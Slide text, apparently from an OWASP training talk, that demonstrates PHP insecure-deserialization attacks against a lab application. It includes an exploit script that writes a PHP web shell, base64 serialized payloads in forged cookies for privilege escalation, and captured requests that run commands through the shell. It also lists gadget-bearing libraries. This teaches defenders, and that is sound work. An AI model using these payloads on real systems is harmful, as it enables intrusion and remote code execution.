
PHP – Serialized Object

```
php User.php | xxd
0000000: 4f3a 343a 2255 7365 7222 3a31 3a7b 733a  O:4:"User":1:{s:
0000010: 373a 2275 7365 725f 6964 223b 693a 313b  7:"user_id";i:1;
0000020: 7d                                       }
```

`user_id` property with value of `1`

PHP – Real World Examples

- CVE-2015-8562: Joomla Remote Code Execution
- CVE-2015-7808: vBulletin 5 Unserialize Code Execution
- CVE-2015-2171: Slim Framework PHP Object Injection
- MWR Labs: Laravel -> Cookie Forgery -> Decryption -> RCE

PHP – Vulnerable Code

```
$user_cookie = $_COOKIE["user"];
$user_cookie_decoded = base64_decode($user_cookie);
$user = unserialize($user_cookie_decoded);
```

PHP – Vulnerable Code

```
$user_cookie = $_COOKIE["user"];
$user_cookie_decoded = base64_decode($user_cookie);
$user = unserialize($user_cookie_decoded);
```

`unserialize()` called on user supplied cookie

PHP – Gadget Class

```php
class Debugger {
        public $file_name;
        public $file_contents;

        public function write_debug_file($file_name, $file_contents){
                file_put_contents($file_name, $file_contents);
        }

        public function __wakeup(){
                $this->write_debug_file($this->file_name, $this->file_contents);
        }
}
```

PHP – Gadget Class

```
class Debugger {
        public $file_name;
        public $file_contents;

        public function write_debug_file($file_name, $file_contents){
                file_put_contents($file_name, $file_contents);
        }

        public function __wakeup(){
                $this->write_debug_file($this->file_name, $this->file_contents);
        }
}
```

`__wakeup()` called on `unserialize`, calls `write_debug_file()`

PHP – Gadget Class

```php
class Debugger {
        public $file_name;
        public $file_contents;

        public function write_debug_file($file_name, $file_contents){
                file_put_contents($file_name, $file_contents);
        }

        public function __wakeup(){
                $this->write_debug_file($this->file_name, $this->file_contents);
        }
}
```

User controllable properties passed to `file_put_contents()`

PHP – Exploit

```
require("./debugger.php");

$debugger = new Debugger();
$debugger->file_name = "/var/www/html/shell.php";
$debugger->file_contents = '<?php echo system($_POST["poc"]); ?>';

echo(base64_encode(serialize($debugger)));
```

PHP – Exploit


```
require("./debugger.php");

$debugger = new Debugger();
$debugger->file_name = "/var/www/html/shell.php";
$debugger->file_contents = '<?php echo system($_POST["poc"]); ?>';

echo(base64_encode(serialize($debugger)));
```

User controllable attributes

PHP - DEMO

PHP – Demo

1. Application greets a user:




Welcome!

Welcome back Guest

PHP – Demo

2. User is determined via cookie:




```
GET / HTTP/1.1
Host: owasp.php
User-Agent: Mozilla/5.0 (X11; Linux
x86_64; rv:38.0) Gecko/20100101
Firefox/38.0 Iceweasel/38.5.0
Accept:
text/html,application/xhtml+xml,applica
tion/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
user=Tzo0OiJVc2VyIjoxOntzOjc6InVzZXJfaW
QiO3M6MjoiLTEiO30%3D
Connection: close
```

```
HTTP/1.1 200 OK
Date: Mon, 22 Feb 2016 03:39:09 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Vary: Accept-Encoding
Content-Length: 756
Connection: close
Content-Type: text/html


<!DOCTYPE html>
  <head>
    <title>Vuln - PHP</title>
    <link href="./bootstrap/css/bootstrap.min.css" rel="stylesheet">
  </head>
  <body>
    <nav class="navbar navbar-inverse">
      <div class="container">
        <div class="navbar-header">
          <a class="navbar-brand" href="#">Vuln - PHP</a>
        </div>
        <div id="navbar" class="collapse navbar-collapse">
          <ul class="nav navbar-nav">
            <li class="active"><a href="#">Index</a></li>
          </ul>
        </div>
      </div>
    </nav>
    <div class="container">
      <div class="starter-template">
        <h1>Welcome!</h1>
                <p><div class="alert" role="alert">Welcome back <span class="badge">Guest</span></p>

                      </div>
    </div>
  </body>
</html>
```

PHP – Demo


3. Base64 decoding the cookie reveals it’s a serialized PHP object:



```
GET / HTTP/1.1
Host: owasp.php
User-Agent: Mozilla/5.0 (X11; Linux
x86_64; rv:38.0) Gecko/20100101
Firefox/38.0 Iceweasel/38.5.0
Accept:
text/html,application/xhtml+xml,applica
tion/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
user=O:4:"User":1:{s:7:"user_id";s:2:"-
1";}
Connection: close
```

PHP – Demo


4. Privilege escalation can be achieved via modifying cookie attributes:



```
GET / HTTP/1.1
Host: owasp.php
User-Agent: Mozilla/5.0 (X11; Linux
x86_64; rv:38.0) Gecko/20100101
Firefox/38.0 Iceweasel/38.5.0
Accept:
text/html,application/xhtml+xml,applica
tion/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
user=O:4:"User":1:{s:7:"user_id";s:1:"0
";}
Connection: close
```

PHP – Demo

5. Privilege escalation can be achieved via modifying cookie attributes:




```
GET / HTTP/1.1
Host: owasp.php
User-Agent: Mozilla/5.0 (X11; Linux
x86_64; rv:38.0) Gecko/20100101
Firefox/38.0 Iceweasel/38.5.0
Accept:
text/html,application/xhtml+xml,applica
tion/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
user=Tzo0OiJVc2VyIjoxOntzOjc6InVzZXJfaW
QiO3M6MToiMCI7fQ%3d%3d
Connection: close
```


```
HTTP/1.1 200 OK
Date: Mon, 22 Feb 2016 03:40:46 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Vary: Accept-Encoding
Content-Length: 849
Connection: close
Content-Type: text/html


<!DOCTYPE html>
  <head>
    <title>Vuln - PHP</title>
    <link href="./bootstrap/css/bootstrap.min.css" rel="stylesheet">
  </head>
  <body>
    <nav class="navbar navbar-inverse">
      <div class="container">
        <div class="navbar-header">
          <a class="navbar-brand" href="#">Vuln - PHP</a>
        </div>
        <div id="navbar" class="collapse navbar-collapse">
          <ul class="nav navbar-nav">
            <li class="active"><a href="#">Index</a></li>
          </ul>
        </div>
      </div>
    </nav>
    <div class="container">
      <div class="starter-template">
        <h1>Welcome!</h1>
                  <p><div class="alert" role="alert">Welcome back <span class="badge">Admin</span></p>

                  <p><div class="alert alert-success" role="alert">Super Secret Admin Information...</span></p>      </div>
    </div>
  </body>
</html>
```

PHP – Demo

6. Can also supply gadget chain using Debugger class from before to write out shell.php:




```
GET / HTTP/1.1
Host: owasp.php
User-Agent: Mozilla/5.0 (X11; Linux
x86_64; rv:38.0) Gecko/20100101
Firefox/38.0 Iceweasel/38.5.0
Accept:
text/html,application/xhtml+xml,applica
tion/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
user=Tzo4OiJEZWJ1Z2dlciI6Mjp7czo5OiJmaW
xlX25hbWUiO3M6MjM6Ii92YXIvd3d3L2h0bWwvc
2hlbGwucGhwIjtzOjEzOiJmaWxlX2NvbnRlbnRz
IjtzOjM2OiI8P3BocCBlY2hvIHN5c3RlbSgkX1B
PU1RbInBvYyJdKTsgPz4iO30%3d
Connection: close
```



```
root@kali:~/owasp_day/php# php exploit.php
Tzo4OiJEZWJ1Z2dlciI6Mjp7czo5OiJmaWxlX25hbWUiO3M6MjM6Ii92YXIvd3d3L2h0bWwvc2hlbGwu
cGhwIjtzOjEzOiJmaWxlX2NvbnRlbnRzIjtzOjM2OiI8P3BocCBlY2hvIHN5c3RlbSgkX1BPU1RbInBv
YyJdKTsgPz4iO30=root@kali:~/owasp_day/php#
```

PHP – Demo

7. shell.php successfully created, remote code execution achieved:



```
POST /shell.php HTTP/1.1
Host: owasp.php
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0
Iceweasel/38.5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: user=Tzo0OiJVc2VyIjoxOntzOjc6InVzZXJfaWQiO3M6MToiMCI7fQ%3d%3d
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 13

poc=id;ps+aux
```

```
HTTP/1.1 200 OK
Date: Mon, 22 Feb 2016 03:43:01 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Vary: Accept-Encoding
Content-Length: 11679
Connection: close
Content-Type: text/html

uid=33(www-data) gid=33(www-data) groups=33(www-data)
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.4  33620  4144 ?        Ss   15:36   0:01 /sbin/init
root         2  0.0  0.0      0     0 ?        S    15:36   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S    15:36   0:00 [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S<   15:36   0:00 [kworker/0:0H]
root         7  0.0  0.0      0     0 ?        S    15:36   0:00 [rcu_sched]
root         8  0.0  0.0      0     0 ?        S    15:36   0:00 [rcu_bh]
root         9  0.0  0.0      0     0 ?        S    15:36   0:00 [rcuos/0]
root        10  0.0  0.0      0     0 ?        S    15:36   0:00 [rcuob/0]
root        11  0.0  0.0      0     0 ?        S    15:36   0:00 [migration/0]
root        12  0.0  0.0      0     0 ?        S    15:36   0:00 [watchdog/0]
root        13  0.0  0.0      0     0 ?        S<   15:36   0:00 [khelper]
root        14  0.0  0.0      0     0 ?        S    15:36   0:00 [kdevtmpfs]
root        15  0.0  0.0      0     0 ?        S<   15:36   0:00 [netns]
root        16  0.0  0.0      0     0 ?        S<   15:36   0:00 [perf]
root        17  0.0  0.0      0     0 ?        S    15:36   0:00 [khungtaskd]
root        18  0.0  0.0      0     0 ?        S<   15:36   0:00 [writeback]
root        19  0.0  0.0      0     0 ?        SN   15:36   0:00 [ksmd]
root        20  0.0  0.0      0     0 ?        SN   15:36   0:00 [khugepaged]
root        21  0.0  0.0      0     0 ?        S<   15:36   0:00 [crypto]
```

PHP – Real World Gadgets

- Composer can bring multiple classes into an application

- Some popular composer libraries with useful gadgets:
  - Arbitrary Write:
    - `monolog/monolog (<1.11.0)`
    - `guzzlehttp/guzzle`
    - `guzzle/guzzle`
  - Arbitrary Delete:
    - `swiftmailer/swiftmailer`

PHP – Mitigations

